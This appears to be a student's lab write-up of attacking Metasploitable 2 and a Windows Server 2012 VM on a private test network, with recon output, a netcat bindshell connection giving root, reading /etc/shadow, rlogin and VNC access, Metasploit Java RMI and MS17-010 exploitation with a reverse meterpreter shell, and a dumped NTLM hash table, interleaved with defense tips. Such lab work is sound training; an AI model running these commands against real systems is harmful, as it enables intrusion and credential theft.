| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

List active users:

```
who
root     pts/0        2025-01-31 13:10 (:0.0)
w
 16:54:38 up  3:44,  1 user,  load average: 0.01, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0             13:10    3:44   0.00s  0.00s -bash
```

Network Reconnaissance


Let's find network interfaces and routes:

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1d:b1:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe1d:b166/64 scope link
       valid_lft forever preferred_lft forever
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.56.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
```

To list open ports and services:

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:57765           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53582           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:56372           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.107:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:49309           0.0.0.0:*               LISTEN
tcp6       0      0 :::2121                 :::*                    LISTEN
tcp6       0      0 :::3632                 :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::5432                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:2049            0.0.0.0:*
```

Ran some commands to cat out some secret files in th target



Defense Recommendations

1. **Disable Default Credentials:** Change the default `tomcat:tomcat` credentials immediately.
2. **Restrict Access:** Limit access to the Tomcat Manager interface.
3. **Apply Patches:** Keep Apache Tomcat updated to the latest version.
4. **Use Firewalls:** Restrict external access to port `8180`.
5. **Monitor Logs:** Regularly review logs for unauthorized deployments.

Exploitation Of Bindshell on Port 1524

Objective

Exploit the **deliberate bindshell backdoor** on Metasploitable 2 (192.168.56.107) to gain **immediate root access** and demonstrate the risks of exposed administrative services.


Steps Performed

1. Connecting to the Bindshell

I used netcat to connect directly to the bindshell on port 1524 from my attacker machine:


nc 192.168.56.107 1524

```
root@metasploitable:/# whoami
root
root@metasploitable:/#
```




2. Exploring the System

I executed additional commands to gather sensitive information: cat /etc/shadow



To List files in the root user's home directory.



Key Findings

1. **Unrestricted Root Access**: The bindshell provided **direct root privileges** without requiring credentials.

Mitigation Steps:

- **Disable Unnecessary Services**: Remove bindshells or restrict access to trusted IPs.
- **Network Segmentation**: Isolate critical systems from untrusted networks.

Exploiting rlogin Vulnerability (Port 513)

The rlogin service typically allows users to log in to remote machines without the need for a password if certain conditions are met, such as username matching or improper configuration.


Impact of rlogin Vulnerability : This vulnerability can result in unauthorized access to remote systems without requiring any password authentication. If the attacker's username exists on the target machine and the `.rhosts` file is misconfigured, attackers can easily gain privileged access, potentially compromising the entire system.


Lab Setup


- **Target Machine IP:** 192.168.56.107
- **Target Port:** 513 (rlogin service)
- **Attacker Machine:** Kali Linux
- **Objective:** Gain passwordless access to the remote machine as root.

Test rlogin Access

Attempt to log in as the root user using the rlogin command: rlogin -l root 192.168.56.107







Defense and Mitigation Tips

To protect against this vulnerability:

- **Disable rlogin:** Replace it with more secure alternatives like SSH.
- **Restrict `.rhosts`:** Ensure that `.rhosts` files do not allow passwordless logins.
- **Use Strong Authentication:** Implement password protection and user verification mechanisms.
- **Network Segmentation:** Isolate critical services to prevent unauthorized access.

This exploit highlights the dangers of leaving legacy services like rlogin enabled without proper configuration.

Exploiting VNC(Virtual Network Computing) **Vulnerability (Port 5900)**

This vulnerability arises due to the use of default or empty passwords, allowing unauthorized access to the graphical user interface (GUI) of the target system.

Impact of VNC Vulnerability


The VNC vulnerability can lead to unauthorized remote access to a system's desktop environment. If exploited, attackers can gain full control of the machine, access sensitive data,

manipulate files, or install malicious software. This presents a serious security threat, especially when combined with other exploits.

Attempt GUI Access

I used the following command to connect to the VNC service: vncviewer 192.168.56.107:5900

The system prompted for a password, I recalled we had changed the password of the target system when we exploited one of the vulnerabilities and gained access to the target system ,so I used that password and I gained immediate access.



Defense and Mitigation Tips

To secure systems against this vulnerability:

1. **Set Strong Passwords:** Always configure strong, unique passwords for VNC.
2. **Enable Authentication:** Ensure proper authentication mechanisms are enabled.
3. **Restrict Network Access:** Allow VNC access only from trusted IPs.
4. **Use Encryption:** Secure connections with SSH tunnels or TLS.

Exploiting Java RMI Registry Vulnerability (Port 1099)

This vulnerability (CVE-2011-3556) involves insecure deserialization, which allows for remote code execution (RCE) on the target machine.


Impact of Java RMI Vulnerability

The vulnerability allows an attacker to execute arbitrary code on the target system by leveraging unsafe object deserialization. Exploiting this can lead to unauthorized system access, manipulation of files, or control over the machine.

1. Start Metasploit Framework

2. Load the Exploit Module


To target the Java RMI server, I used the following exploit:use exploit/multi/misc/java_rmi_server





3. Configure Target Settings

Set the remote host (RHOSTS) to the target machine's IP address:

4. Execute the Exploit








Defense and Mitigation Tips

To secure systems against this vulnerability:

1. **Update Java Versions:** Ensure all Java services are updated to secure versions.
2. **Restrict Network Access:** Limit access to RMI services to trusted networks.
3. **Enable Secure Serialization:** Implement secure serialization practices.
4. **Network Monitoring:** Continuously monitor network traffic for unusual activity.

NEXT WE HAVE A VULNERABLE WINDOWS MACHINE(OUR NEXT TARGET MACHINE)



First,let's get the IP of the vulnerable windows machine:

```
┌──(bivin㉿attacker)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 15:21 EST
Nmap scan report for 192.168.56.1
Host is up (0.00048s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00037s latency).
MAC Address: 08:00:27:48:D6:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.110
Host is up (0.00082s latency).
MAC Address: 08:00:27:62:6F:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap scan report for 192.168.56.106
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.14 seconds
```

The IP of the windows machine: 192.168.56.110

Next let's run a **vulnerability scan** on the target:


```
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.securityfocus.com/bid/70574
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ssl-ccs-injection: No reply from server (TIMEOUT)
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ssl-ccs-injection: No reply from server (TIMEOUT)
```

```
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49163/tcp open  unknown
49175/tcp open  unknown
MAC Address: 08:00:27:62:6F:41 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 155.05 seconds
```

Nmap Vulnerability Scan

Introduction

I performed a vulnerability scan on the host `192.168.56.110` using the Nmap tool with the command `sudo nmap --script vuln 192.168.56.110`. Below are the findings and detailed information about the vulnerabilities detected.

Scan Results Overview

The target host was identified as being active with several open ports, as detailed below:

- Open Ports: 53, 88, 135, 139, 369, 445, 464, 593, 636, 49152 to 49159, 49162, and 49175.
- MAC Address: `08:00:27:62:6F:41` (Oracle VirtualBox virtual NIC)

After reviewing the results, I found multiple vulnerabilities involving cryptographic weaknesses and remote code execution risks.

Identified Vulnerabilities

1. Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

- **CVE:** CVE-2017-0143
- **Description:** This critical vulnerability allows an attacker to execute arbitrary code on systems running the vulnerable Microsoft SMBv1 service. It is notably exploited by the infamous WannaCry ransomware attack.
- **Criticality:** HIGH
- **References:**
    - Microsoft TechNet
    - CVE Details

2. Diffie-Hellman Key Exchange Insufficient Group Strength

- **Description:** The TLS services on the host were found using Diffie-Hellman groups of insufficient strength (1024 bits). This vulnerability exposes the system to passive eavesdropping attacks by enabling an attacker to break the encryption.
- **Criticality:** HIGH
- **References:** Weak DH

3. SSL POODLE Information Leak (CVE-2014-3566)

- **CVE:** CVE-2014-3566
- **Description:** The SSL protocol 3.0 is used on the host, which makes it susceptible to the POODLE attack. This vulnerability allows a man-in-the-middle (MITM) attacker to decrypt sensitive data by exploiting weaknesses in CBC padding.
- **Criticality:** HIGH
- **References:**
    - POODLE Advisory

4. SSL CCS Injection Attack

- **Description:** No response was received from the server during the test, which may indicate a potential misconfiguration or timeout issue rather than a confirmed vulnerability.
- **Criticality:** Unknown

5. MS10-061 Check Error

- **Description:** An error occurred during the check for this vulnerability, which could indicate a potential configuration or network issue. Further investigation is required.

Summary Table of Vulnerabilities

Vulnerability Name	CVE	Description	Criticality
SMBv1 Remote Code Execution	CVE-2017-0143	Allows arbitrary code execution, famously exploited by WannaCry ransomware.	HIGH
Diffie-Hellman Weak Group	N/A	Insufficient 1024-bit DH key strength allows eavesdropping attacks.	HIGH
SSL POODLE Information Leak	CVE-2014-3566	Padding attack enabling sensitive data decryption in SSL 3.0.	HIGH
SSL CCS Injection	N/A	Possible misconfiguration; server timeout during check.	Unknown
MS10-061 Check Failure	N/A	Script execution error during vulnerability assessment; needs further investigation.	Unknown

---

Conclusion

This scan revealed several critical vulnerabilities, such as the SMBv1 remote code execution flaw and weak cryptographic practices, that need immediate attention.

Exploiting MS17-010 with PSExec

Target: Windows Server 2012 R2 VM (192.168.56.110)

1. Pre-Exploitation Setup

Step 1: Start Metasploit

```
┌──(bivin㉿attacker)-[~]
└─$ msfconsole
```

Step 2: Load the Exploit Module

```
use exploit/windows/smb/ms17_010_psexec
```

Step 3: Configure Options

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                            Required  Description
   ----                  ---------------                            --------  -----------
   DBGTRACE              false                                      yes       Show extra debug trace info
   LEAKATTEMPTS          99                                         yes       How many times to try to leak transaction
   NAMEDPIPE                                                        no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/word  yes       List of named pipes to check
                         lists/named_pipes.txt
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                                              sics/using-metasploit.html
   RPORT                 445                                        yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                              no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                             no        The service display name
   SERVICE_NAME                                                     no        The service name
   SHARE                 ADMIN$                                     yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a norm
                                                                              ead/write folder share
   SMBDomain             .                                          no        The Windows domain to use for authentication
   SMBPass                                                          no        The password for the specified username
   SMBUser                                                          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.56.110
RHOSTS ⇒ 192.168.56.110
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.56.104
LHOST ⇒ 192.168.56.104
```

---

2. Exploitation

Step 4: Run the Exploit and we gain a meterpreter session

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.110:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.56.110:445 - Built a write-what-where primitive...
[+] 192.168.56.110:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.110:445 - Selecting PowerShell target
[*] 192.168.56.110:445 - Executing the payload...
[+] 192.168.56.110:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.110:62636) at 2025-02-04 15:58:08 -0500
```

3. Post-Exploitation Actions

Once I gained the Meterpreter session, I ran these commands:

Step 5: Basic Enumeration

sysinfo : To Check OS and architecture

```
meterpreter > sysinfo
Computer        : GROUP-DC
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : GROUPP
Logged On Users : 4
Meterpreter     : x86/windows
```

getuid : To see which user I’m running as

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 6: Dump Credentials

I dumped password hashes from the SAM database using hashdump:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b23d16899248bbb606ff91c6cc7d97f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6b92adfa70ae88bcaf33f0cada353991:::
vulfilip:1104:aad3b435b51404eeaad3b435b51404ee:c200ec62948de5140a83b40b780f94a5:::
GROUP-DC$:1001:aad3b435b51404eeaad3b435b51404ee:51ece64a07703c18db9247a92f681546:::
```

Advanced Credential Harvesting

A. List Logged-In Users

```
meterpreter > run post/windows/gather/enum_logged_on_users
